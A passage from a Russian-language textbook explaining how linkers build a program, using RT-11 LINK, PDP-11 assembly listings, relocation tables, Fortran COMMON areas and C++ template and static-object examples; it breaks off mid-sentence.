**Формирование адресного пространства задачи.** Для этого составляется список образов секций, представленных в отобранных для построения задачи модулях и составляется суммарный список секций, для каждой из которых вычисляется размер (для объединяемых секций — суммарный размер всех образов, для накладываемых — размер наибольшего образа) и определяется порядок размещения образов из разных модулей, см. рис. 15 на стр. 124. В результате сборщик получает список секций с их атрибутами и размерами, а также информацию о размещении образов секций разных модулей в каждой конкретной секции. Управление порядком размещения *a)* секций в образе задачи и *b)* образов из разных модулей в пределах каждой секции является важным приёмом программирования. На данный момент общепринятых правил управления этим аспектом нет, для каждого сборщика используются свои правила.

Самый простой случай (например, сборщик в RT-11): не менять ни порядка секций, ни порядка образов — в этом случае порядок их размещения зависит лишь от порядка описания секций в модулях (что позволяет задавать порядок секций) и порядка перечисления модулей в командной строке сборщика или в библиотеке (таким способом можно повлиять как на размещение секций, так и на размещение образов в секциях). Однако, последним механизмом пользоваться нежелательно и предпочтительно разрабатывать модули таким образом, чтобы задача была работоспособной при любом порядке сборки. В более сложных сборщиках список секций и образов сортируется по некоторому набору правил (например, по алфавитному порядку), либо даже с помощью некоторого управляющего скрипта. В каждом конкретном случае надо изучать документацию по используемому сборщику.

Сборщик в RT-11 составляет список секций и образов последовательно про- сматривая список модулей. Если секция встречалась ранее, то новый образ группируется с ней, иначе в конец списка секций добавляется новая секция. Обычно нет необходимости задавать точный порядок размещения всех секций, достаточно определить взаиморасположение лишь нескольких соседних секций. Для этого достаточно в каждом модуле, в котором используется хотя бы одна из таких секций, надо перечислить в правильном порядке все секции, чьё взаиморасположение задаётся. Подробнее см. раздел «Использование секций», стр. 174.

После формирования списка секций и образов вычисляется размещение секций в адресном пространстве задачи, для чего нужен т. н. *адрес загрузки* (адрес, начиная с которого в адресном пространстве задачи будет находиться этот образ). Этот адрес задаётся сборщику либо явным образом, опциями командной строки, либо используется некоторое стандартное значение, принятое в конкретной системе. Так, например, в RT-11 образ задачи обычно размещается с адреса  $1000_8$ , если иное не указано явно. При этом адрес  $1000_8$  принадлежит образу задачи, код и данные которой размещаются в сторону возрастания адресов, а от  $1000_8$  в сторону уменьшения адресов размещается стек. Начальное значение SP при запуске задачи задаётся равным  $1000_8$  и, так как SP уменьшается перед записью (*mov ... , -(SP)*), то наибольшее используемое стеком слово оказывается по адресу  $776_8$ .

Секции в образе задачи размещаются либо непрерывно друг за другом (если система не предоставляет механизмов защиты) или с некоторой гранулярностью, если соседние секции имеют разные атрибуты защиты (для PDP11 права чтения, записи и т. п. могут быть назначены страницам, размером в 8 КБ каждая). Так как в ОС RT-11 эти механизмы не используются, то сборщик размещает все секции непрерывно друг за другом в порядке их перечисления в списке и копирует в них содержимое их образов из модулей. Образы копируются «как есть», с частично вычисленными адресами. В это время уже определены адреса всех секций, всех образов секций из модулей и всех определённых символов.

При необходимости сборщик может помимо образа задачи построить ещё т. н. *тар-файл* или *карту образа задачи*. Эта карта фактически отражает распределение адресного пространства задачи: диапазон адресов, занятый программой, адреса размещения секций и их атрибуты, адреса всех общих символов, входящих в построенную задачу (т. е. адреса всех именованных символов, т. к. имена локальных для модулей символов известны только транслятору, сборщик их не знает), адрес точки входа в программу и т. п. Современные сборщики могут включать в карту памяти дополнительную информацию, например, размещение образов секций из разных модулей в каждой секции и т. п. (сборщик RT-11 этого не делает). В качестве примера можно привести карту памяти задачи для примера 16 (стр. 160):

```
RT-11 LINK V08.10      Load Map      Sunday 10-Jan-99 12:08 Page 1
SMPL16.SAV    Title: .MAIN. Ident:
Section Addr  Size   Global Value  Global Value  Global Value
. ABS. 000000 001000 = 256. words (RW,I,GBL,ABS,OVR)
CODE    001000 000032 = 13. words (R0,I,GBL,REL,CON)
          EXIT    001016 PUTS    001022
CONST   001032 000016 = 7.  words (R0,D,GBL,REL,CON)
```

Transfer address = 001000, High limit = 001046 = 275. words

Здесь автоматически созданная абсолютная секция . ABS. Размещается с адреса 0 по адрес 776<sub>8</sub> включительно (в этой секции находится заголовок задачи и

её стек); далее следует секция `code`, занимающая адреса  $1000_8$ – $1030_8$ , в этой секции известны общие символы `exit` (адрес  $1016_8$ ) и `puts` (адрес  $1022_8$ ), а также секция `const`, занимающая адреса  $1032_8$ – $1046_8$ , никаких общих символов в этой секции не определено (символ `msg` в исходном коде является локальным для модуля `smp116` и сборщик его имени не знает); выполнение программы должно начинаться с инструкций по адресу  $1000_8$ .

**Связывание и коррекция адресов.** На этом этапе сборщик выполняет коррекцию частично вычисленных адресов с помощью таблиц релокаций. Рассмотрим коррекцию адресов на примере основного модуля из примера 16 (стр. 160, файл `smp116.mac`), ниже приводится фрагмент листинга этого модуля:

```

4 000000          .psect code,gbl,rel,con,i,ro
5 000000 012746 000000'      start: mov    #msg, -(SP)
6 000004 004767 000000G      call   puts
7 000010 005726             tst    (SP) +
8 000012 004767 000000G      call   exit
9
10 000000          .psect const,gbl,rel,con,d,ro
11 000000 110    145    154  msg:   .asciz /Hello, world!/
    000003 154    157    054
    000006 040    167    157
    000011 162    154    144
    000014 041    000

```

В этом примере коррекция адресов потребуется в трёх местах: 1) секция `code`, смещение  $000002_8$ , адрес локального символа `msg` из секции `const` 2) секция `code`, смещение  $000006_8$ , обращение к внешнему символу `puts`, относительный адрес (режим адресации  $67_8$ ) и 3) секция `code`, смещение  $000014_8$ , обращение к внешнему символу `exit`, относительный адрес (режим адресации  $67_8$ ).

Эту таблицу для основного модуля из примера 16 (`smp116`) можно представить примерно в таком виде:

Таблица 35: Примерный вид таблицы релокаций

Адрес записи		Тип адреса	Цель
Секция	Смещение		
code	000002	абсолютный	образ секции const
code	000006	относительный	внешний символ puts
code	000014	относительный	внешний символ exit

Сборщик, обрабатывая эту таблицу релокаций, прибавит к величине, находящейся по адресу `code:000002` (т. е.  $001002_8$ , если исходить из карты образа задачи, приведённой выше) адрес начала образа секции `const` (т. е.  $1032_8$ ), таким образом вычислив адрес начала выводимой строки приветствия ( $0_8+1032_8=1032_8$ ). Смещения относительно начала образа секции в модуле вычисляются транслятором, поэтому сборщику достаточно прибавить адрес начала образа секции в адресном пространстве задачи. Для относительных адресов вычисления чуть слож-

нее: помимо сложения адреса цели с частично вычисленным адресом надо ещё вычесть текущее значение счётчика инструкций. Таким образом для второй записи в таблице релокаций надо будет к частично вычисленному адресу по адресу `code:000006` (т. е.  $1006_8$  в данном примере) прибавить адрес цели (символа `puts`, адрес  $1022_8$ ) и вычесть значение счётчика инструкций ( $1010_8$  адрес слова, следующего за  $1006_8$ ):  $0_8 + 1022_8 - 1010_8 = 12_8$ . Аналогичные вычисления для последней строки таблицы релокаций дают:  $0_8 + 1016_8 - 1016_8 = 0_8$ .

После формирования адресного пространства задачи и коррекции частично вычисленных адресов (основываясь на сведениях из листинга модуля и карты памяти задачи) код и данные основного модуля примут следующий вид:

Адрес	Код	Ассемблер	Примечания
<i>модуль <code>smp116</code>, секция <code>code</code> (см. карту образа задачи выше)</i>			
1000	012746	start: mov #msg, -(SP)	; точка входа ( <i>TRANSFER ADDRESS</i> )
1002	<u>001032</u>		; вычисленное значение – абсолютный адрес строки
1004	004767	call puts	
1006	<u>000012</u>		; вычисленное значение – относительный адрес <code>puts</code>
1010	005726	tst (SP)+	; очистка стека
1012	004767	call exit	
1014	<u>000000</u>		; вычисленное значение – относительный адрес <code>exit</code>
<i>модуль <code>exit16</code>, секция <code>code</code></i>			
1016	005000	exit: clr R0	; начало функции <code>exit</code>
1020	104350	emt 350	
<i>модуль <code>puts16</code>, секция <code>code</code></i>			
1022	016600	puts: mov 2(SP), R0	; начало функции <code>puts</code>
<i>...</i>			
<i>модуль <code>smp116</code>, секция <code>const</code> (см. карту образа задачи выше)</i>			
1032	062510	.byte 'H, 'e	; строка "Hello, world!"
1034	066154	.byte 'l, 'l	
1036	026157	.byte 'o, '	
1040	073440	.byte ', 'w	
1042	071157	.byte 'o, 'r	
1044	062154	.byte 'l, 'd	
1046	<u>000041</u>	.byte '!', 0	; последнее слово программы ( <i>HIGH LIMIT</i> )

При коррекции частично вычисленных адресов используется в общем виде три аргумента: *a*) частично вычисленный адрес, помещённый в образ секции модуля, *b*) адрес цели (начала образа секции или адрес общего символа) и *c*) текущий адрес (для вычисления относительных адресов). В рассмотренном выше примере все три частично вычисленных адреса были нулевыми, хотя так бывает далеко не всегда. Ненулевые частично вычисленные адреса используются при обращении к символам, определённым в данном модуле (они представляются

транслятором в виде смещения от начала образа секции), и при обращении к внешним символам со смещением.

Последний случай можно проиллюстрировать небольшим примером на С и его представлением на ассемблере. Допустим, что у нас есть небольшая программа на языке С, состоящая из двух модулей и одного заголовочного файла:

Заголовочный файл common.h	Модуль с данными data.c	Основной модуль main.c
#include <stdio.h>  struct test_data { int N; char *fmt; };	#include "common.h"  struct test_data D = { 5, "value is %d\n" };	#include "common.h" extern struct test_data D;  int main() { printf( D.fmt, D.N ); return 0; }

Модуль `data.c` реализует переменную `D`, являющуюся структурой с двумя полями: целочисленным `N` (для RT-11 2-х байтовое число) и указателем на строку `fmt` (в RT-11 также 2 байта). На ассемблере это может быть записано так:

```
.dsabl gbl

.globl D          ; общая переменная
.psect data, rw,d,con,gbl,rel
D:   .word      5      ; поле N структуры test_data
     .word      txt    ; поле fmt структуры test_data

.psect const, ro,d,con,gbl,rel
txt: .ascii    /value is %d/    ; строка текста, на которую указывает fmt
     .byte     15,12,0    ; перевод строки (\n) и терминатор строки

.end
```

Для обращения к экземпляру структуры `D` из основного модуля `main` должно использоваться его имя, объявленное в качестве внешнего символа и, соответственно, в модуле `data` этот символ должен быть объявлен общим. Тогда для обращения к полю `D.N` будет достаточно обращения к символу `D`, а к следующему полю (`D(fmt)`) надо обращаться к символу `D` со смещением 2 байта (расстояние от начала структуры `test_data` до поля `fmt`), т. е. `D+2` на ассемблере:

```
.dsabl gbl
.globl D,printf    ; внешние символы
.psect code,ro,i,con,gbl,rel
main::  mov  D, -(SP)        ; второй аргумент (D.N)
        mov  D+2, -(SP)       ; первый аргумент (D(fmt))
        call printf
        cmp  (SP)+, (SP)+     ; очистка стека SP+=4
        ret

.end
```

Фрагмент листинга модуля `main` рассмотренного примера:

```

1 .dsabl gbl
2 .globl D,printf
3
4 000000          .psect code,ro,i,con,rel,gbl
5 000000 016746 0000000G main:: mov      D, -(SP)
6 000004 016746 000002G           mov      D+2, -(SP)
7 000010 004767 0000000G           call    printf
8 000014 022626                   cmp     (SP)+, (SP)++
9 000016 000207           return
10 000001          .end

```

В строке 6 листинга видно, что транслятор использовал ненулевое смещение к внешнему символу. Это позволит после коррекции частично вычисленных адресов сборщиком получить относительный адрес поля `D(fmt)`, не выполняя никаких дополнительных операций во время выполнения программы.

Такое использование смещений (к символу или к указателю) для обращения к полям структуры привело к практике записи смещений полей структур в виде абсолютных символов. Скажем, для приведённого выше примера можно записать модуль `main` следующим образом:

```

.dsabl gbl
.globl D,printf          ; Внешние символы
N=0
FMT=2

.psect code,ro,i,con,gbl,rel
main::   mov  D+N, -(SP)      ; Второй аргумент (D.N)
         mov  D+FMT, -(SP)      ; Первый аргумент (D fmt)
         call printf
         cmp  (SP)+, (SP)++    ; очистка стека SP+=4
         return
.end

```

При использовании указателя на структуру `test_data` тоже можно применять эти же именованные смещения полей, например:

```

mov #D, R0
...
mov N(R0), -(SP)
mov FMT(R0), -(SP)
...

```

Такой приём позволяет достаточно просто изменять структуру, добавлять или удалять отдельные поля, изменять их размер без необходимости тщательной вычитки текста и исправления констант (скажем, в `D+2`), разбросанных по всему исходному коду: достаточно лишь изменить определение символов.

У этого приёма, однако, есть побочный эффект: необходимо придумывать уникальные имена полей для всех структур, отличающиеся не только между собой, но и от всех остальных имён в программе. Этого достигают, добавляя специфичный префикс или суффикс к имени поля, часто являющийся сокращением названия структуры. Это правило именования полей структур часто распространяют с ассемблера на языки высокого уровня, что позволяет использовать общую систему имён при программировании как на высокуровневом языке, так и на ассемблере. В частности, это правила долгое время придерживался Microsoft при разработке сначала 16-ти разрядной Windows API и, затем, Win32 API: имена полей многих структур начинаются со специфичного для каждой структуры префикса. Например, структура RGBTRIPLE (представляющая цвет пикселя в виде трёх компонент: красной, зелёной и синей) определена следующим образом:

```
typedef struct tagRGBTRIPLE {
    BYTE    rgbtBlue;
    BYTE    rgbtGreen;
    BYTE    rgbtRed;
} RGBTRIPLE;
```

Префикс `rgbt...` является специфическим и используются только в именах полей данной структуры.

**Формирование исполняемого файла.** В разных операционных системах используются различные форматы исполняемых файлов, что объясняется существенно различающимися возможностями самих операционных систем и, соответственно, необходимыми для запуска задачи сведениями.

В простейших случаях исполняемые файлы загружаются всегда по одним и тем же адресам и, соответственно, вся подготовка образа задачи может быть выполнена во время её компиляции. При этом образы задачи часто являются т. н. «сырыми» (*raw-image*), т. е. просто содержат в точности то, что должно быть помещено в оперативную память. Такими, например, были т. н. СОМ-файлы в операционной системе MS-DOS. Образы, записываемые в ПЗУ, также подготавливаются в виде «сырых», неструктурированных файлов.

В чуть более сложных случаях (как, например, в ОС RT-11) при сборке задачи определяется область памяти, в которую задача будет загружена (разные задачи могут загружаться в разные области памяти). Окончательное вычисление адресов может быть сделано во время компиляции, но операционная система должна получить сведения о том, как надо загружать задачу. Для этого создаваемый сборщиком образ записывается в файл со специальной структурой: образ задачи начинается с заголовка, указывающего адрес вершины стека и адрес точки входа в задачу.

В ещё более сложных системах заголовок задачи может описывать её внутреннюю структуру, характеристики секций, учитывающие атрибуты защиты областей памяти, размещение возможность размещения программы в разных несмежных областях и т. п. В современных операционных системах формат образа задачи оказывается ещё более сложным, так как необходимо обеспечить под-

держку выполнения многопоточных приложений, использование выделенных областей памяти для обмена данными между разными программами, динамическую загрузку библиотек и так далее. Зачастую компиляторы могут создавать исполняемые файлы в нескольких различных форматах, как поддерживаемых данной операционной системой, так и предназначенных для выполнения в других системах и даже на вычислительных машинах другого типа.

## Сборка задач

Сборщик в операционной системе RT-11 называется `link`, формат команды, используемой для его запуска, следующий:

```
.link[/opt1[/opt2[...]]] obj1[.obj][,obj2[.obj]][,...]
```

Стандартное расширение имени исполняемого файла в ОС RT-11 «`.sav`», стандартное расширение объектных файлов «`.obj`». Если не указано с помощью специальной опции имя файла образа задачи, то будет использовано имя первого объектного файла, указанного в командной строке. Например, команда:

```
.link smp115
```

построит исполняемый файл `smp115.sav` из объектного `smp115.obj`.

Полный список возможных опций можно найти в стандартной подсказке (команда «`help link`» ОС RT-11), здесь приводится неполный список возможных опий:

Опция `/bottom:address` задаёт адрес (восьмеричная форма), начиная с которого программа будет размещаться в памяти. Стандартное значение `10008` используется, если иное не задано этой опцией.

Опция `/execute:file[.sav]` задаёт имя файла образа задачи. Если расширение не указано, то используется «`.sav`».

Опция `/linklibrary:file[.obj]` задаёт имя библиотеки объектных файлов, которую надо использовать при построении задачи. В командной строке можно указывать несколько таких опций для включения нескольких библиотек. Эта опция необязательна: библиотеки можно указывать в командной строке в списке объектных файлов, сборщик их различает по внутреннему формату.

Опция `/map:file[.map]` указывает сборщику на необходимость генерации карты памяти задачи (см. стр. 166). Если расширение имени файла не указано, то используется стандартное расширение «`.map`». Вместо имени файла можно указывать имена устройств вывода `tt:` (терминал) или `lp:` (принтер).

Опция `/stack:address` задаёт начальное значение указателя стека, назначаемое задаче при её запуске. Стандартное значение `10008` используется, если иное не задано этой опцией. О стандартном назначении размеров стека и адресе загрузки программы см. также стр. 166.

Опция `/transfer[:address]` позволяет изменить точку входа в программу или задать её, если ни в одном из использованных модулей она не задана (т. е. нет директивы `.end символ`). Численное задание адреса часто бывает неудобно, так как до построения задачи и получения карты памяти этот адрес неизвестен.

В этом случае адрес можно не указывать при задании опции, тогда сборщик дополнительно попросит указать точку входа, но уже не в виде адреса, а в виде имени общего символа, с которого надо начать выполнение.

Опции `/boundary:size` (кратность адреса размещения секции, должна быть целой степенью двойки) и `/extend:size` (минимальный размер секции) управляют выделением памяти для секции, указанной следующей строкой команды.

В качестве пояснения рассмотрим сборку задачи из примера 16 (см. стр. 160) с использованием библиотеки объектных модулей. В этом примере используется три исходных модуля `smp16.mac` (основной), `exit16.mac` и `puts16.mac` (входящие в библиотеку) и для подготовки файлов для сборки выполнялись следующие команды:

```
.macro smp16
.macro puts16
.macro exit16
.lib/create lib16 exit16,puts16
.del (puts16,exit16).obj
```

Приведённые команды транслируют основной и библиотечные модули и создают библиотеку объектных файлов `lib16.obj` для данного примера. Последняя команда удаляет два уже ненужных объектных файла `exit16.obj` и `puts16.obj`. В самом простом случае сборку примера можно выполнить командой:

```
.link/linklibrary:lib16 smp16
```

которая из объектного файла `smp16.obj` и библиотеки `lib16.obj` создаст исполняемый файл `smp16.sav`. Эту задачу можно запустить командой:

```
.run smp16
Hello, world!
```

Для получения карты памяти задачи (которая была приведена на стр. 166) команду построения задачи надо чуть усложнить:

```
.link/linklibrary:lib16/map:tt: smp16
RT-11 LINK V08.10      Load Map      Sunday 10-Jan-99 12:07 Page 1
SMPL16.SAV    Title: .MAIN. Ident:
Section Addr  Size  Global Value  Global Value  Global Value
. ABS. 000000 001000 = 256. words (RW,I,GBL,ABS,OVR)
CODE   001000 000032 = 13. words (R0,I,GBL,REL,CON)
          EXIT     001016 PUTS     001022
CONST   001032 000016 = 7. words (R0,D,GBL,REL,CON)
Transfer address = 001000, High limit = 001046 = 275. words
```

## Использование секций

Деление программы на секции является одним из очень эффективных приёмов программирования, позволяющим, во-первых, реализовать некоторые необходимые механизмы языков высокого уровня и, во-вторых, переложить часть вычислений с этапа выполнения задачи на этап её построения.

Эти приёмы можно разделить на две группы: приёмы, в которых важен порядок размещения кода или данных в адресном пространстве и приёмы, в которых важны свойства областей памяти, в которых размещаются соответствующие данные и/или код. Ниже будут рассмотрены некоторые конкретные способы применения секций для реализации механизмов языков высокого уровня.

**Пример 17. Управление размещением переменных в Fortran IV.** Этот язык проектировался как язык со статическим распределением памяти, поэтому в нём естественным образом присутствуют механизмы, управляющие размещением данных в памяти задачи, в том числе механизмы, обеспечивающие наложение данных одного типа на данные другого типа. Так, например, ключевое слово EQUIVALENCE предназначено для управления наложением друг на друга двух или более переменных, как показано ниже:

Программа на Fortran IV	Результаты выполнения
program smp117	i= 1
integer i,a(7)	i= 2
equivalence (i,a(3))	i= 3
data a/0,0,0,0,0,0,0/	i= 6
do 1 i=1,7	i= 7
write(6,*) 'i=',i	a: 5 5 8 0 0 5 5
1 a(i)=5	
write(6,*) 'a:',a	
stop	
end	

Для реализации этого механизма секции не используются, пример приведён для демонстрации возможных эффектов от наложения друг на друга переменных. Здесь переменная *i* занимает то же самое место в памяти, что и третий элемент массива *a*. После записи *a*(3)=5 в цикле изменяется значение *i*, которое становится равно 5 и, после увеличения на 1 при переходе к следующей итерации *i* становится равно 6. Это объясняет порядок выполнения проходов в цикле: 1 → 2 → 3 → 6 → 7. Цикл завершается при *i* равной 8, поэтому *a*(3) после выполнения цикла равно 8. Особенно эффективным может быть наложение друг на друга массивов: если установить эквивалентность разных элементов двух массивов, то будут наложены массивы целиком, возможно с частичным перекрытием (массивы размещаются строго непрерывно). Часто наложение используется для экономии памяти: можно отвести одну область памяти для переменных, используемых в разное время. Можно накладывать друг на друга данные разных типов.

Ключевое слово **COMMON** предназначено для описания т. н. *общих областей*. С помощью этой директивы можно сгруппировать совместно несколько разных переменных и разместить их в одной области памяти, которой присваивается условное имя — имя общей области. Если разные подпрограммы используют общую область с одним и тем же именем, то соответствующие переменные разных подпрограмм будут наложены друг на друга. Допустимо, с небольшими ограничениями, использовать **COMMON** и **EQUIVALENCE** совместно.

**Пример 18. Общие области, оператор COMMON.** Приведённый ниже исходный код показывает использование общей области для наложения двух переменных (вещественной *ax* и целочисленной *ix*) на массив из шести байт (в Fortran IV для PDP11 вещественные числа по умолчанию 32-х разрядные, а целые 16-ти разрядные, т. е. занимают 4 и 2 байта соответственно).

Основной модуль	Подпрограмма
<pre>program smp118 common/a/ax,ix  ax=3.4 ix=5 call test  ax=0.0 ix=0 call test  stop end</pre>	<pre>subroutine test logical*1 c(6) common/a/c  type*, 'test' do 1 i=1,6 1 type2,c(i)  type*, '' return 2 format(1H 04\$) end</pre>

Общие области реализуются с использованием накладываемых секций, таким образом код этого примера может быть условно представлен на ассемблере так (исключая некоторые данные и чуть упрощая вызов подпрограмм):

<pre>.psect A, rw,d,lcl,rel,ovr AX:      .flt4    0 IX:      .word     0  .psect \$CODE, ro,i,lcl,rel,con \$\$otscc:: mov #40531,AX           mov #-63146,AX+2           mov #5,IX           call TEST            clr AX           clr AX+2           clr IX           call TEST            call \$stp .end</pre>	<pre>.psect A, rw,d,lcl,rel,ovr C:      .blk6  .psect \$CODE, ro,i,lcl,rel,con test::  mov #text, -(SP) ; адрес строки         call \$type.s      ; type*, 'test'          mov #1, R0         mov #C, R1 L\$II:   movb (R1)+, -(SP)         call \$type.2      ; type2,c(i)         inc R0         cmp R0, #6         ble L\$II          return .end</pre>
---	--

В результате выполнения этой программы на экран будет выведен следующий текст (для PDP11):

```
test
131 101 232 231 5 0
test
0 0 0 0 0 0
```

$131_8, 101_8, 232_8, 231_8$  – побайтовое восьмиричное представление вещественного 32-х разрядного числа 3.4 (в ассемблере константы  $40531_8$  и  $-63146_8$  представляют это же число в виде слов);  $5_8, 0_8$  – целого 16-ти разрядного числа 5.

Реализация общих областей накладываемыми секциями приводит к некоторым ограничениям на совместно использование COMMON и EQUIVALENCE: во-первых, запрещено объявление эквивалентности переменных из разных общих областей и, во-вторых, в результате наложения друг на друга данных с помощью EQUIVALENCE суммарный размер может увеличиться, допустимы лишь такие наложения на данные в общей области, при которых увеличения размера либо не происходит, либо происходит только в сторону больших адресов:

Допустимое использование	Недопустимое использование
INTEGER a(5), b(5)	INTEGER a(5), b(5)
COMMON/x/a	COMMON/x/a
EQUIVALENCE (a(3),b(2))	EQUIVALENCE (a(3),b(4))
...	...
<i>Размещение массивов в памяти</i>	
---- область x ----->----  a(1) a(2) a(3) a(4) a(5) b(1) b(2) b(3) b(4) b(5)	---- область x -----  a(1) a(2) a(3) a(4) a(5) <b>b(1)</b> b(2) b(3) b(4) b(5)

Здесь в правой колонке показан недопустимый случай, когда вследствие наложения друг на друга массивов делается попытка увеличения размера общей области в сторону меньших адресов.

Выделение переменных в общие области и наложение друг на друга использовалось при программировании на Fortran IV весьма широко, часто с помощью общих областей осуществлялась передача аргументов в подпрограммы (как, например, сделано в примере 18, стр. 175) и получение результатов или резервировалось пространство для временных данных подпрограмм. Дело в том, что в Fortran IV используется только статическое выделение памяти, нет механизмов для динамического выделения областей неизвестного во время трансляции размера. Это существенно усложняет реализацию подпрограмм, для функционирования которых нужно выделять временное пространство, размер которого зависит от входных данных. В таких случаях требовали от вызывающей программы (когда известны входные данные для подпрограммы, хотя бы максимальные) зарезервировать массив нужного размера (правила вычисления размера указывались в описании) и передать его в подпрограмму либо в виде отдельного аргумента, либо в виде общей области с конкретным именем.

В подобных случаях общие области (статического размера) оказывались альтернативой механизмам динамического выделения памяти. Не самой удобной

альтернативой, т. к. требуется оценка предельного случая и резервирование места для него, но зато самой быстрой во время выполнения, т. к. вся работа выполняется при компиляции задачи и не требует ни одного такта процессора во время выполнения.

**Пример 19. Шаблонные функции в C++.** Эти функции являются ещё одним примером эффективного использования накладываемых секций (или их аналогов, т. н. общих записей, используемых в современных компиляторах). Использование функций, параметризуюемых типами, порождает проблему *определений (definition) и воплощений (implementation, instantiation, иногда реализаций)*.

Шаблонная функция задаётся её *определением* в исходном коде, но, т. к. в это время ещё неизвестны параметризующие типы, генерация кода этой функции невозможна. Генерация кода возможна лишь в момент трансляции обращения к этой функции, когда известны параметризующие типы. Так транслятор и делает: когда обнаруживает обращение к шаблонной функции, он внедряет в объектный код её *воплощение (конкретизацию)* для заданных параметризующих типов.

Для пояснения рассмотрим программу, состоящую из трёх модулей на C++ и одного заголовочного файла.

Заголовочный файл `smp119.h`:

```
#include <iostream>

template<class _T> bool oswap19(_T &one, _T &two)
{
    if ( one > two ) {           // переставить две переменных местами
        _T tmp( one );          // если они стоят в неправильном
        one = two; two = tmp;    // порядке
        return true;
    }
    return false;
}

void bubble_demo( void );
void swap_demo( void );
```

Основная программа `smp119main.cpp`:

```
#include "smp119.h"

int main()
{
    swap_demo();      // демонстрация перестановок переменных
    bubble_demo();   // демонстрация сортировки пузырьком
    return 0;
}
```

Два других модуля `smp119swap.cpp` и `smp119bubble.cpp` оба используют шаблонный метод `oswap19`, параметризованный типом `double`. Ниже приводится их исходный код.

Модуль `smpl19swap.cpp`, демонстрирующий перестановку значений переменных местами:

```
#include "smpl19.h"

void swap_demo( void )
{
    double x=1.0, y=2.0, z=1.5;

    std::cout << x << " " << y << " " << z << std::endl;
    std::cout << oswap19( x, y ) << " " << oswap19( y, z ) << std::endl;
    // В строке выше потребовалось воплощение oswap19 для типа double
    std::cout << x << " " << y << " " << z << std::endl;
}
```

Модуль `smpl19bubble.cpp`, демонстрирующий сортировку пузырьком:

```
#include "smpl19.h"

void bubble_demo( void )
{
    double a[] = { 2.0, 1.0, 1.5, 1.9, 1.3 };
    int i, j;
    bool t;

    for ( i=0; i<sizeof(a)/sizeof(a[0]); i++ ) {
        t = false;
        for ( j=0; j<sizeof(a)/sizeof(a[0])-1-i; j++ ) {
            t |= oswap19( a[j], a[j+1] );      // здесь потребовалось
            }                                  // воплощение oswap19 для типа double
            if ( !t ) break;
    }

    for ( i=0; i<sizeof(a)/sizeof(a[0]); i++ ) std::cout << a[i] << " ";
    std::cout << std::endl;
}
```

При компиляции модуля `smpl19swap.cpp` транслятор обнаруживает использование шаблонной функции `oswap19` для типа `double`, автоматически генерирует её воплощение и внедряет в объектный файл наряду с кодом функции `swap_demo`. Аналогично, при трансляции `smpl19bubble.cpp` транслятор внедрит воплощение той же функции `oswap19` для того же типа `double` ещё и в этот модуль.

Вот тут и возникает проблема: *в большой программе может оказаться огромное число идентичных воплощений*, что в конечном итоге увеличивает размер программы и замедляет её выполнение. А если шаблонная функция использует свои локальные статические переменные, то множество их воплощений приведёт уже к ошибке, а не просто снижению эффективности. При раздельной трансляции нет возможности выяснить: используют ли другие модули эту же функцию с этими же параметризующими типами или нет. Некоторые модули

большого проекта (особенно это касается библиотечных модулей) могут быть оттранслированы за много лет до того, как начнут транслироваться другие модули этого проекта, трансляция может осуществляться разными версиями трансляторов и даже включать модули на разных языках и т. п. В результате задача сокращения числа идентичных воплощений может быть выполнена только при сборке задачи, но не при трансляции отдельных модулей.

Существует два сложившихся подхода к решению этой проблемы: т. н. «модель Cfront» и «модель Borland», названные по именам C++ трансляторов (Cfront C/C++ AT&T и Borland C/C++). В первом случае несколько усложняются транслятор и сборщик, которые должны использовать отдельный общий репозиторий, в котором накапливаются воплощения всех параметризуемых функций для всех использованных параметризующих типов. Сверх этого требуются средства управления репозиторием, так как его размер имеет тенденцию к увеличению с каждым новым проектом, а при этом возрастает риск конфликтов имён.

Второй способ - «модель Borland» - оказался гораздо проще и получил наибольшее распространение. Он предполагает размещение транслятором воплощений шаблонных функций в специальных накладываемых секциях, по специальной секции кода на каждую функцию. Если функция использует локальные статические переменные (т. е. размещаемые в секции данных, а не стеке), то такие переменные этой функции выделяются в ещё одну специфичную накладываемую секцию. Имена шаблонных функций при трансляции модифицируются так, чтобы имя в объектном коде содержало как имя функции, так и имена пространства имён и класса-контейнера, информацию о типах аргументов и параметризующих типах (такое изменение имён получило название *декорирования*, *name mangling*<sup>1</sup>). Декорированное имя функции используется при этом для генерации имён секций, что обеспечивает однозначное наложение сборщиком друг на друга идентичных воплощений без каких-либо дополнительных сложностей.

**Пример 20. Использование конструкторов и деструкторов статических объектов в C++, понятие библиотеки времени выполнения.** Для создания и уничтожения экземпляров объектов в C++ используются специальные методы, называемые конструкторами и деструкторами. Если экземпляр объекта создается в каком-то блоке кода, то действия транслятора очевидны: он внедряет вызов конструктора в нужное место кода, а при выходе из блока добавляет вызов деструктора. Интересно, однако, рассмотреть работу транслятора, если экземпляр объекта описан вне функций, т. е. размещается в статической памяти.

В этом примере описан примитивный класс `demo`, для которого определены три метода: конструктор, деструктор и один метод, который будет вызван в примере (последний метод нужен для того, чтобы к экземпляру объекта хоть как-нибудь использовался, иначе оптимизирующий сборщик может удалить неиспользуемый код). Пример включает в себя три объектных модуля: в одном из них

---

<sup>1</sup> Декорирование имён делается трансляторами для языков программирования, допускающих перегрузку (*overloading*) подпрограмм, т. е. в ситуациях, когда сборщик по исходному имени не может осуществить однозначное связывание. Правила декорирования имён при этом должны быть достаточны для снятия неоднозначности.

содержится реализация методов класса `demo` (лучше было бы их разделить по одному модулю на каждый метод, но для столь простого примера это не существенно), в другом создаётся статический экземпляр объекта этого класса, а третий содержит функцию `main`.

Заголовочный файл `smp120.h`:

```
#include <iostream>

class demo {
public:  demo();           // конструктор
          ~demo();          // деструктор
          int ping( void ); // этот метод вызывается из ping_D()
};

int ping_D( void ); // функция ping_D() вызывается из main()
```

Модуль, содержащий реализации методов `smp120impl.cpp`:

```
#include "smp120.h"

demo::demo()           // конструктор только сообщает о своём вызове
{
    std::cout << "demo::demo() {}\n";
}

demo::~demo()          // деструктор также лишь сообщает о своём вызове
{
    std::cout << "demo::~demo() {}\n";
}

int demo::ping( void ) // ping() нужен, чтобы к объекту были обращения
{
    return 1;
}
```

При трансляции этого модуля известен код конструктора и деструктора объекта, но нет никакой информации о том, сколько объектов этого класса будет вообще создано и в каких модулях они будут находиться.

Модуль, содержащий экземпляр класса `smp120mod.cpp`:

```
#include "smp120.h"

static demo D;           // экземпляр D виден только в этом модуле

int ping_D( void )
{
    return D.ping(); // обращение к объекту D
}
```

На этом модуле стоит остановиться подробнее. Объект `D` описан вне функций, поэтому время жизни этого объекта равно времени жизни всей программы,

